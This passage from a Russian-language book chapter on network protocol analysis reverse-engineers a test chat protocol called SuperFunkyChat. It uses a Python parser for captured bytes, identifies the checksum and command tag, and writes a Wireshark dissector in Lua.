00000020: 0005 8703 0362 6f62 0c48 6f77 2061 7265 .....bob.How are
00000030: 2079 6f75 3f00 0000 1c00 0008 e303 0362 you?..........b
00000040: 6f62 1654 6869 7320 6973 206e 6963 6520 ob.This is nice
00000050: 6973 6e27 7420 6974 3f00 0000 0100 0000 isn't it?.......
00000060: 0606 0000 0013 0000 0479 0505 616c 6963 .........y..alic
00000070: 6500 0000 0303 626f 6203 576f 6f00 0000 e.....bob.Woo...
00000080: 1500 0006 8d02 1349 276d 2067 6f69 6e67 .......I'm going
00000090: 2061 7761 7920 6e6f 7721                away now!
```

Анализ протокола с помощью Python

Теперь мы напишем простой сценарий на Python для анализа протокола. Поскольку мы просто извлекаем данные из файла, не нужно писать никакой сетевой код; просто нужно открыть файл и прочитать данные. Нам также потребуется прочитать двоичные данные из файла, в частности целое число сетевого порядка байтов для длины и неизвестный 4-байтовый блок.

Выполнение двоичного преобразования

Для выполнения двоичных преобразований можно использовать встроенный модуль Python, *struct*. Сценарий должен немедленно дать сбой, если ему что-то покажется неправильным, например неспособность прочитать все данные, которые мы ожидаем от файла. Например, если длина составляет 100 байт, а мы можем прочитать только 20 байт, чтение должно завершиться ошибкой. Если при парсинге файла ошибок не возникает, то мы можем быть более уверены в правильности нашего анализа. В листинге 5.9 показана первая реализация, написанная для работы в Python в версиях 2 и 3.

Листинг 5.9. Пример сценария Python для парсинга данных протокола

```
from struct import unpack
import sys
import os
# Читаем фиксированное количество байтов
❶ def read_bytes(f, l):
    bytes = f.read(l)
  ❷ if len(bytes) != l:
        raise Exception("Not enough bytes in stream")
```

```
    return bytes

# Распаковываем 4-байтовое целое число сетевого порядка байтов
❸ def read_int(f):
    return unpack("!i", read_bytes(f, 4))[0]

# Читаем один байт
❹ def read_byte(f):
    return ord(read_bytes(f, 1))

filename = sys.argv[1]
file_size = os.path.getsize(filename)

f = open(filename, "rb")
❺ print("Magic: %s" % read_bytes(f, 4))

# Продолжаем читать, пока не кончится файл
❻ while f.tell() < file_size:
    length = read_int(f)
    unk1 = read_int(f)
    unk2 = read_byte(f)
    data = read_bytes(f, length - 1)
    print("Len: %d, Unk1: %d, Unk2: %d, Data: %s"
        % (length, unk1, unk2, data))
```

Разберем важные фрагменты этого сценария. Сначала мы определяем вспомогательные функции для чтения данных из файла. Функция `read_bytes()` ❶ считывает фиксированное количество байтов из файла, указанного в качестве параметра. Если байтов в файле недостаточно, чтобы выполнить чтение, то выбрасывается исключение, чтобы указать на ошибку ❷. Мы также определяем функцию `read_int()` ❸ для чтения 4-байтового целого числа из файла в сетевом порядке, где старший байт целого числа является первым в файле, а также определяем функцию для чтения одного байта ❹. В основной части сценария мы открываем файл, переданный в командной строке, и сначала читаем 4-байтовое значение ❺, которое, как мы ожидаем, является магическим значением `BINX`. Затем код входит в цикл ❻, пока есть данные для чтения, считывает длину, два неизвестных значения и, наконец, данные, а затем выводит значения в консоль.

Когда вы запускаете сценарий из листинга 5.9 и передаете ему имя двоичного файла, который нужно открыть, все данные из файла должны быть проанализированы, и никаких ошибок не должно возникать, если наш анализ, – согласно которому первый 4-байтовый блок – это длина данных, отправленных по сети, – верен. В листинге 5.10 показан пример вывода в Python 3, который лучше отображает двоичные строки, чем Python 2.

Листинг 5.10. Пример вывода при запуске листинга 5.9 с двоичным файлом

```
$ python3 read_protocol.py bytes_outbound.bin
Magic: b'BINX'
```

```
Len: 15, Unk1: 1139, Unk2: 0, Data: b'\x03bob\x08user-box\x00'
Len: 18, Unk1: 1415, Unk2: 3, Data: b'\x03bob\x0cHow are you?'
Len: 28, Unk1: 2275, Unk2: 3, Data: b"\x03bob\x16This is nice isn't it?"
Len: 1, Unk1: 6, Unk2: 6, Data: b''
Len: 19, Unk1: 1145, Unk2: 5, Data: b'\x05alice\x00\x00\x00\x03\x03bob\x03Woo'
Len: 21, Unk1: 1677, Unk2: 2, Data: b"\x13I'm going away now!"
```

Обработка входящих данных

Если запустить листинг 5.9 для экспортированного набора входящих данных, то вы сразу получите сообщение об ошибке, потому что во входящем протоколе нет магической строки BINX, как показано в листинге 5.11. Конечно, это то, чего мы ожидали, если бы в нашем анализе произошла ошибка и поле длины оказалось не таким простым, как мы думали.

Листинг 5.11. Ошибка, сгенерированная листингом 5.9 для входящих данных

```
$ python3 read_protocol.py bytes_inbound.bin
Magic: b'\x00\x00\x00\x02'
Length: 1, Unknown1: 16777216, Unknown2: 0, Data: b''
Traceback (most recent call last):
  File "read_protocol.py", line 31, in <module>
    data = read_bytes(f, length - 1)
  File "read_protocol.py", line 9, in read_bytes
    raise Exception("Not enough bytes in stream")
Exception: Not enough bytes in stream
```

Можно устранить эту ошибку, немного изменив сценарий, чтобы включить в него проверку на предмет наличия магического значения и сбросить указатель файла, если он не равен строке BINX. Добавьте следующую строку сразу после открытия файла в исходный сценарий, чтобы сбросить указатель файла на начало, если магическое значение неверно.

```
if read_bytes(f, 4) != b'BINX': f.seek(0)
```

Теперь, после этой небольшой модификации, сценарий будет успешно выполняться с входящими данными, и в итоге будет получен результат, показанный в листинге 5.12.

Листинг 5.12. Вывод измененного сценария для входящих данных

```
$ python3 read_protocol.py bytes_inbound.bin
Len: 2, Unk1: 1, Unk2: 1, Data: b'\x00'
Len: 36, Unk1: 3146, Unk2: 3, Data: b"\x03bob\x1eI've just joined from user-box"
Len: 18, Unk1: 1415, Unk2: 3, Data: b'\x03bob\x0cHow are you?'
```

Разбираемся с неизвестными частями протокола

Можно использовать вывод из листингов 5.10 и 5.12, чтобы вникнуть в неизвестные части протокола. Сначала рассмотрим поле Unk1. Значения, которые он принимает, кажутся разными для каждого пакета, но они низкие, от 1 до 3146.

Однако наиболее информативными частями вывода являются следующие две записи: одна от исходящих данных, а другая – от входящих.

```
OUTBOUND: Len: 1, Unk1: 6, Unk2: 6, Data: b''
INBOUND:  Len: 2, Unk1: 1, Unk2: 1, Data: b'\x00'
```

Обратите внимание, что в обеих записях значение Unk1 такое же, как и у Unk2. Это могло бы быть совпадением, но тот факт, что обе записи имеют одинаковое значение, может указывать на что-то важное. Также обратите внимание, что во второй записи длина равна 2, что включает значение Unk2 и значение данных 0, тогда как длина первой записи равна только 1 без конечных данных после значения Unk2. Возможно, Unk1 имеет прямое отношение к данным в пакете? Давайте выясним это.

Расчет контрольной суммы

Обычно к сетевому протоколу добавляют контрольную сумму. Канонический пример контрольной суммы – это сумма всех байтов в данных, которые вы хотите проверить на предмет наличия ошибок. Если предположить, что неизвестное значение – это *простая* контрольная сумма, можно суммировать все байты из примера с исходящим и входящим пакетами, которые я выделил в предыдущем разделе. В результате получится сумма, показанная в табл. 5.2.

Таблица 5.2. Проверка контрольной суммы для примеров пакетов

Неизвестное значение	Байты данных	Сумма байтов данных
6	6	6
1	1,0	1

Хотя табл. 5.2, кажется, подтверждает, что неизвестное значение соответствует нашему ожиданию простой контрольной суммы для очень простых пакетов, нам все же необходимо проверить, подходит ли контрольная сумма для больших и более сложных пакетов. Есть два простых способа определить, правильно ли мы угадали, что неизвестное значение является контрольной суммой данных. Один из способов – отправить простые сообщения от клиента по возрастающей (например, A, затем B, потом C и т. д.), собрать данные и проанализировать их. Если контрольная сумма – это простое сложение, то значение должно увеличиваться на 1 для каждого сообщения. В качестве альтернативы можно было бы добавить функцию для вычисления

контрольной суммы, чтобы увидеть, совпадает ли контрольная сумма между тем, что было перехвачено в сети, и вычисленным значением.

Чтобы проверить наши предположения, добавьте код из листинга 5.13 в сценарий из листинга 5.7 и добавьте к нему вызов после чтения данных для вычисления контрольной суммы. Затем просто сравните значение, извлеченное из перехвата, как Unk1 и вычисленное значение, чтобы увидеть, совпадает ли наша вычисленная сумма.

Листинг 5.13. Вычисление контрольной суммы пакета

```
def calc_chksum(unk2, data):
    chksum = unk2
    for i in range(len(data)):
        chksum += ord(data[i:i+1])
    return chksum
```

И это так! Вычисленные числа соответствуют значению Unk1. Итак, мы обнаружили следующую часть структуры протокола.

Обнаружение значения тега

Теперь нам нужно определить, что может представлять собой Unk2. Поскольку значение Unk2 считается частью данных пакета, предположительно он связан со смыслом того, что отправляется. Однако, как мы видели в листинге 5.7, значение Unk2 записывается в сеть как однобайтовое значение, а это указывает на то, что фактически оно отделено от данных. Возможно, это значение представляет собой тег из шаблона TLV, точно так же, как мы подозреваем, что длина является частью этой конструкции.

Чтобы определить, является ли Unk2 на самом деле значением тега и представлением того, как интерпретировать остальные данные, мы максимально задействуем ChatClient, испробуем все возможные команды и зафиксируем результаты. Затем мы можем выполнить базовый анализ, сравнивая значение Unk2 при отправке одного и того же типа команды, чтобы увидеть, всегда ли значение Unk2 одинаково.

Например, рассмотрим клиентские сеансы из листингов 5.4, 5.5 и 5.6. В сеансе из листинга 5.5 мы отправили два сообщения одно за другим. Мы уже анализировали этот сеанс с помощью нашего сценария на Python из листинга 5.10. Для простоты в листинге 5.14 показаны только первые три пакета (с последней версией сценария).

Листинг 5.14. Первые три пакета из сеанса, представленного в листинге 5.5

```
Unk2: 0❶, Data: b'\x03bob\x08user-box\x00'
Unk2: 3❷, Data: b'\x03bob\x0cHow are you?'
Unk2: 3❸, Data: b"\x03bob\x16This is nice isn't it?"
*обрезано*
```

Первый пакет ❶ не соответствует тому, что мы печатали в клиентском сеансе в листинге 5.5. Неизвестное значение – 0. Два сообщения, которые мы затем отправили в листинге 5.5, отчетливо видны в виде текста в части `Data` (❷ и ❸). Значение `Unk2` для обоих этих сообщений равно 3, что отличается от значения 0 для первого пакета. Основываясь на данном наблюдении, можно предположить, что значение 3 может представлять пакет, который отправляет сообщение, и если это так, то мы ожидаем найти значение 3, используемое в каждом соединении при отправке одиночного значения. Фактически если вы сейчас проанализируете другой сеанс, содержащий отправляемые сообщения, то найдете то же значение 3, используемое всякий раз, когда отправляется сообщение.

Примечание *На данном этапе своего анализа я возвращался к различным сеансам клиента и пытался соотнести действие, которое выполнял в клиенте, с отправленными сообщениями. Кроме того, я сопоставил сообщения, полученные от сервера, с выводом клиента. Конечно, это легко, если существует вероятность однозначного соответствия между командой, которую мы используем в клиенте, и результатом в сети. Однако более сложные протоколы и приложения могут быть не так очевидны, поэтому вам придется провести много корреляций и проверок, чтобы попытаться обнаружить все возможные значения для определенных частей протокола.*

Можно предположить, что `Unk2` представляет собой тег структуры TLV. Путем дальнейшего анализа можно сделать выводы о возможных значениях тега, как показано в табл. 5.3.

Таблица 5.3. Предполагаемые команды из анализа перехваченных сеансов

Номер команды	Направление	Описание
0	Исходящее	Отправляется, когда клиент подключается к серверу
1	Входящее	Отправляется с сервера после того, как клиент отправляет команду '0' серверу
2	Оба	Отправляется клиентом при использовании команды `/quit`. Отправляется сервером в ответ
3	Оба	Отправляется клиентом с сообщением для всех пользователей. Отправляется с сервера с сообщением от всех пользователей
5	Исходящее	Отправляется клиентом при использовании команды `/msg`
6	Исходящее	Отправляется клиентом при использовании команды `/list`
7	Входящее	Отправляется с сервера в ответ на команду `/list`

Примечание *Мы создали таблицу команд, но до сих пор не знаем, как представлены данные для каждой из этих команд. Для дальнейшего анализа этих данных мы вернемся к Wireshark и напишем код для разбора протокола и отображения его в графическом интерфейсе. Работа с простыми двоичными файлами может быть непростым делом, и хотя можно было бы использовать инструмент для парсинга файла перехвата, экспортированного из Wireshark, лучше, чтобы большую часть этой работы выполнял Wireshark.*

Разработка диссекторов Wireshark на Lua

С помощью Wireshark можно легко проанализировать известный протокол, например HTTP, потому что эта программа может извлечь всю необходимую информацию. Но пользовательские протоколы немного сложнее: для их анализа нам придется вручную извлечь всю необходимую информацию из байтового представления сетевого трафика.

К счастью, можно использовать плагин Wireshark, Protocol Dissectors, чтобы добавить в Wireshark анализ дополнительного протокола. Раньше для этого требовалось создание диссектора на языке C, чтобы работать с конкретной версией Wireshark, но современные версии Wireshark поддерживают язык сценариев Lua. Сценарии, которые вы пишете на Lua, также будут работать с инструментом командной строки tshark.

В этом разделе описывается, как разработать простой диссектор на Lua для протокола SuperFunkyChat, который мы анализировали.

Примечание *Подробности разработки на языке Lua и API Wireshark выходят за рамки этой книги. Для получения дополнительной информации о том, как вести разработку на Lua, посетите официальный сайт: https://www.lua.org/docs.html. Сайт Wireshark и в особенности Wiki – лучшее место для просмотра различных руководств и примеров кода (https://wiki.wireshark.org/Lua/).*

Перед разработкой диссектора убедитесь, что ваша копия Wireshark поддерживает Lua, проверив диалоговое окно **О программе Wireshark** в разделе **Help → About Wireshark**. Если вы видите слово *Lua* в диалоговом окне, как показано на рис. 5.10, то все в порядке.

Примечание *Если вы запускаете Wireshark от имени привилегированного пользователя в Unix-подобной системе, то обычно поддержка Lua отключена по соображениям безопасности, и вам нужно будет настроить Wireshark для запуска от имени непривилегированного пользователя, чтобы перехватывать и запускать сценарии на Lua. См. документацию по Wireshark для своей операционной системы, чтобы узнать, как сделать это безопасно.*

Можно разрабатывать диссекторы практически для любого протокола, с которым будет работать Wireshark, включая TCP и UDP. Гораздо проще разработать диссекторы для протоколов UDP, чем для TCP, потому что каждый перехваченный пакет UDP обычно имеет все, что нужно диссектору. В случае с TCP вам придется иметь дело с такими проблемами, как данные, которые охватывают несколько пакетов (именно поэтому нам нужно было учесть длину блока в нашей работе над SuperFunkyChat, используя сценарий на Python в листинге 5.9). Поскольку с UDP работать проще, мы сосредоточимся на разработке диссекторов для этого протокола.




Рис. 5.10. Диалоговое окно About Wireshark, где показано, что данная версия поддерживает Lua

SuperFunkyChat поддерживает режим UDP, передавая клиенту параметр командной строки `--udp` при запуске, что довольно удобно. Отправьте этот параметр во время перехвата – и увидите пакеты, подобные тем, что показаны на рис. 5.11. (Обратите внимание, что Wireshark по ошибке пытается проанализировать трафик, используя протокол GVSP, как показано в столбце **Protocol** (Протокол) ❶. Реализация собственного диссектора исправит эту ошибку.)

Один из способов загрузить файлы Lua – поместить свои сценарии в каталог *%APPDATA%\ireshark\plugins* в Windows или каталог *~/.config/wirehark/plugins* в Linux и macOS. Также можно загрузить сценарий Lua, указав его в командной строке следующим образом, заменив информацию о пути на расположение сценария:

```
wireshark -X lua_script:</path/to/script.lua>
```

Если в синтаксисе вашего сценария есть ошибка, то вы должны увидеть диалоговое окно с сообщением, аналогичное тому, что показано на рис. 5.12. (Конечно, это не самый эффективный способ разработки, но если вы просто занимаетесь прототипированием, то это нормально.)




Рис. 5.11. Wireshark показывает перехваченный UDP-трафик




Рис. 5.12. Диалоговое окно с сообщением об ошибке

Создание диссектора

Чтобы создать диссектор для протокола SuperFunkyChat, сначала создайте базовую оболочку диссектора и зарегистрируйте ее в списке диссекторов Wireshark для UDP-порта 12345. Скопируйте листинг 5.15 в файл *dissector.lua* и загрузите его в Wireshark вместе с соответствующим перехватом пакетов UDP-трафика. Он должен работать без ошибок.

Листинг 5.15. Базовый диссектор Wireshark на Lua

dissector.lua

```
-- Объявляем протокол для разбора
❶ chat_proto = Proto("chat","SuperFunkyChat Protocol")
-- Указываем поля протокола
❷ chat_proto.fields.chksum = ProtoField.uint32("chat.chksum", "Checksum",
                                               base.HEX)
chat_proto.fields.command = ProtoField.uint8("chat.command", "Command")
chat_proto.fields.data = ProtoField.bytes("chat.data", "Data")
```

```
--  Функция диссектора
-- buffer: данные пакета UDP в виде «тестового виртуального буфера».
-- pinfo: информация о пакете
-- tree: корень дерева пользовательского интерфейса
❸ function chat_proto.dissector(buffer, pinfo, tree)
    -- Задаем имя в столбце протокола в пользовательском интерфейсе
  ❹ pinfo.cols.protocol = "CHAT"

    -- Создаем вложенное дерево, которое представляет весь буфер
  ❺ local subtree = tree:add(chat_proto, buffer(),
                            "SuperFunkyChat Protocol Data")
    subtree:add(chat_proto.fields.chksum, buffer(0, 4))
    subtree:add(chat_proto.fields.command, buffer(4, 1))
    subtree:add(chat_proto.fields.data, buffer(5))
end

-- Получаем таблицу диссектора UDP и добавляем ее для порта 12345
❻ udp_table = DissectorTable.get("udp.port")
udp_table:add(12345, chat_proto)
```

При первоначальной загрузке сценария создается новый экземпляр класса `Proto` ❶, который представляет собой экземпляр протокола Wireshark, и ему присваивается имя `chat_proto`. Хотя можно создать это дерево вручную, я решил определить конкретные поля для протокола ❷, чтобы они были добавлены в механизм фильтров отображения и вы смогли задать для фильтра отображения `chat.command` значение `0`, (`chat.command == 0`), поэтому Wireshark будет показывать только пакеты с командой `0`. (Этот метод очень полезен для анализа, потому что вы можете легко фильтровать определенные пакеты и разбирать их по отдельности.)

На этапе ❸ сценарий создает функцию `dissector()` экземпляра объекта класса `Proto`, которая будет вызываться для анализа пакета. Она принимает три параметра:

- буфер, содержащий данные пакета, который является экземпляром того, что Wireshark называет Testy Virtual Buffer (TVB);
- экземпляр информации о пакете, представляющий отображаемую информацию для разбора;
- объект дерева root для пользовательского интерфейса. Можно присоединить к нему подузлы, чтобы сгенерировать отображение пакетных данных.

На этапе ❹ мы задаем имя протокола в столбце пользовательского интерфейса (как показано на рис. 5.11): `CHAT`. Затем создаем дерево элементов протокола ❺, которые разбираем. Поскольку UDP не имеет явного поля длины, не нужно принимать это во внимание; мы должны извлечь только поле контрольной суммы. Мы используем параметр `buffer` для создания диапазона, который принимает начальный индекс в буфер и необязательную длину. Если длина не указана, то используется остальная часть буфера.

Затем мы регистрируем диссектор протокола с помощью таблицы диссекторов UDP. (Обратите внимание, что функция, которую мы определили ❸, на самом деле пока еще не выполняется.) Наконец, мы получаем таблицу UDP и добавляем объект `chat_proto` в таблицу с портом 12345 ❻. Теперь мы готовы приступить к разбору.

Разбор при помощи Lua

Запустите Wireshark, используя сценарий из листинга 5.15 (например, применяя параметр `-X`), а затем загрузите перехват пакета трафика UDP. Следует убедиться, что диссектор загрузил и разобрал пакеты, как показано на рис. 5.13.




Рис. 5.13. Разобранный трафик протокола SuperFunkyChat

На этапе ❶ столбец **Protocol** изменен на `CHAT`. Это соответствует первой строке нашей функции диссектора из листинга 5.15, и так нам проще понять, что мы имеем дело с правильным протоколом. На этапе ❷ получившееся дерево показывает различные поля протокола с контрольной суммой в шестнадцатеричном формате, как мы указали. Если щелкнуть по полю **Data** в дереве, в отображении необработанных пакетов в нижней части окна должен быть выделен соответствующий диапазон байтов ❸.

Парсинг пакета сообщения

Давайте расширим диссектор для парсинга конкретного пакета. В качестве примера мы будем использовать команду 3, потому что опре-

делили, что она отмечает отправку или получение сообщения. Поскольку полученное сообщение должно отображать ID отправителя, а также текст сообщения, эти данные пакета должны содержать оба компонента, что делает его прекрасным примером.

В листинге 5.16 показан фрагмент из листинга 5.10, когда мы перехватили трафик с помощью нашего сценария, написанного на Python.

Листинг 5.16. Пример данных сообщения

```
b'\x03bob\x0cHow are you?'
b"\x03bob\x16This is nice isn't it?"
```

В листинге 5.16 показаны два примера данных пакета сообщения в двоичном строковом формате Python. Символы `\xXX` – это непечатаемые байты, поэтому в действительности `\x05` – это байт 0x05, а `\x16` – это 0x16 (или 22 в десятичном формате). Два печатаемые строки есть в каждом пакете, показанном в листинге: первая – это имя пользователя (в данном случае `bob`), а вторая – это сообщение. У каждой строки есть префикс в виде непечатаемого символа. Очень простой анализ (в нашем случае – подсчет символов) указывает на то, что непечатаемый символ – это длина строки, следующая за символом. Например, в случае со строкой имени пользователя непечатаемый символ представляет 0x03, а строка `bob` состоит из трех символов.

Напишем функцию для парсинга одной строки из ее двоичного представления. Мы обновим листинг 5.15, чтобы добавить поддержку парсинга команды `Message`.

Листинг 5.17. Обновленный сценарий диссектора, используемый для парсинга команды Message

dissector_with_commands.lua

```
-- Объявляем протокол для разбора
chat_proto = Proto("chat","SuperFunkyChat Protocol")
-- Указываем поля протокола
chat_proto.fields.chksum = ProtoField.uint32("chat.chksum", "Checksum",
                                             base.HEX)
chat_proto.fields.command = ProtoField.uint8("chat.command", "Command")
chat_proto.fields.data = ProtoField.bytes("chat.data", "Data")

-- buffer: объект TVB, содержащий пакетные данные
-- start: смещение в виртуальный буфер для чтения строки
-- возвращает строку и используемую общую длину
❶ function read_string(buffer, start)
    local len = buffer(start, 1):uint()
    local str = buffer(start + 1, len):string()
    return str, (1 + len)
end

--  Функция диссектора
-- buffer: данные пакета UDP в виде «тестового виртуального буфера»
-- pinfo: информация о пакете
```

```
-- tree: Root of the UI tree
function chat_proto.dissector(buffer, pinfo, tree)
    -- Задаем имя в столбце протокола в пользовательском интерфейсе
    pinfo.cols.protocol = "CHAT"

    -- Создаем вложенное дерево, которое представляет весь буфер
    local subtree = tree:add(chat_proto,
                             buffer(),
                             "SuperFunkyChat Protocol Data")
    subtree:add(chat_proto.fields.chksum, buffer(0, 4))
    subtree:add(chat_proto.fields.command, buffer(4, 1))

    -- Получаем объект TVB для компонента данных пакета
 ❷ local data = buffer(5):tvb()
    local datatree = subtree:add(chat_proto.fields.data, data())

    local MESSAGE_CMD = 3
 ❸ local command = buffer(4, 1):uint()
    if command == MESSAGE_CMD then
        local curr_ofs = 0
        local str, len = read_string(data, curr_ofs)
     ❹ datatree:add(chat_proto, data(curr_ofs, len), "Username: " .. str)
        curr_ofs = curr_ofs + len
        str, len = read_string(data, curr_ofs)
        datatree:add(chat_proto, data(curr_ofs, len), "Message: " .. str)
    end
end
-- Получаем таблицу диссектора UDP и добавляем ее для порта 12345
udp_table = DissectorTable.get("udp.port")
udp_table:add(12345, chat_proto)
```

В листинге 5.17 добавленная функция `read_string()` ❶ принимает объект TVB (`buffer`) и начальное смещение (`start`) и возвращает длину буфера, а затем строку.

Примечание *Что, если строка длиннее диапазона байтового значения? Это одна из проблем анализа протокола. Если что-то вам кажется простым, то это не означает, что все на самом деле просто. Мы не будем обращать внимания на такие вопросы, как длина, потому что это лишь пример, а игнорирование длины подходит для любых примеров, которые мы перехватили.*

Имея функцию парсинга двоичных строк, теперь мы можем добавить команду `Message` в дерево анализа. Код начинается с добавления исходного дерева данных и создает новый объект TVB ❷, который содержит только данные пакета. Затем он извлекает поле команды как целое число и проверяет, наша ли это команда `Message` ❸. Если это не так, то мы покидаем дерево данных, но если поле совпадает, то мы приступаем к парсингу двух строк и добавляем их в поддерево данных ❹. Однако вместо определения конкретных полей можно добавить текстовые узлы, указав только объект proto, а не объект поля.

Если вы теперь перезагрузите этот файл в Wireshark, то должны увидеть, что строки разобраны, как показано на рис. 5.14.




Рис. 5.14. Разобранная команда Message

Поскольку проанализированные данные оказались фильтруемыми значениями, мы можем выбрать команду `Message`, задав для `chat.command` значение 3 в качестве фильтра отображения, как показано на рис. 5.14 ❶. Видно, что строки `Username` и `Message` сообщений были правильно проанализированы в дереве ❷.

На этом мы завершаем краткое введение в написание диссектора на языке Lua для Wireshark. Очевидно, что с этим сценарием можно сделать еще много чего, включая добавление поддержки для бóльшего количества команд, но у вас уже есть достаточно для прототипирования.

Примечание *Обязательно посетите сайт Wireshark, чтобы подробнее узнать о том, как писать парсеры и как реализовать парсер потока TCP.*

Использование прокси-сервера для активного анализа трафика

